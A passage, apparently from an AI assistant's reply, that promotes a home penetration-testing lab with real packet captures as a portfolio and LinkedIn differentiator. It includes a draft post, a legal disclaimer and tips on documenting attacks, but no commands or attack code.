→ Caught SSH brute force mid-attack
→ Identified data exfiltration patterns

The pcap files tell the real story.

My AI analyzer now trains on actual attack traffic—not synthetic data.

Full lab setup + packet captures on GitHub: [link]

What's your home lab setup? 👇

#CyberSecurity #PenetrationTesting #AI #HomeLab"
```

⚖️ Legal & Ethical Disclaimer

CRITICAL - Include this in ALL documentation:

```
⚠️ LEGAL NOTICE ⚠️

This penetration testing lab is:
✅ Conducted on systems I own
✅ In an isolated network with no internet access
✅ For educational and research purposes only
✅ Follows responsible disclosure practices

❌ Do NOT use these techniques on systems you don't own
❌ Unauthorized access to computer systems is illegal
❌ Always get explicit written permission before testing

I am not responsible for misuse of these techniques or tools.
```

🎯 Why This Approach is 1000x Better

Real traffic captures give you:

1. ✅ **Actual attack signatures** (not simulated)
2. ✅ **Wireshark expertise** (employers love this)
3. ✅ **PCAP analysis skills** (rare skill)
4. ✅ **Tool proficiency** (nmap, Metasploit, etc.)
5. ✅ **Lab infrastructure** (shows dedication)
6. ✅ **Ethical hacking knowledge** (valuable)
7. ✅ **Detection engineering** (AI + real data)
8. ✅ **Portfolio differentiation** (nobody else has this)

Your competition has:
- ❌ Synthetic logs
- ❌ Theoretical knowledge
- ❌ No hands-on experience

You have:
- ✅ Real pcap files
- ✅ Documented attacks
- ✅ AI detection on real traffic
- ✅ Wireshark expertise
- ✅ Complete lab infrastructure

🎬 Final Pro Tips

1. **Screen recording**: Record your attacks with `asciinema` or OBS
2. **YouTube**: Create attack walkthrough videos
3. **Blog series**: "Anatomy of a [Attack Type]" posts
4. **Comparison**: Show AI detection vs traditional IDS
5. **Metrics**: Calculate detection accuracy, false positive rates
6. **Evolution**: Document how you improved detection over time

---

Want me to help you:
1. Set up a specific attack scenario in detail?

2. Create Wireshark analysis templates?
3. Write the AI detection script that processes pcaps?
4. Plan the LinkedIn content calendar around these labs?

This is **EXACTLY** the differentiator that will make recruiters reach out to you. Nobody else is doing this level of hands-on work publicly! 🚀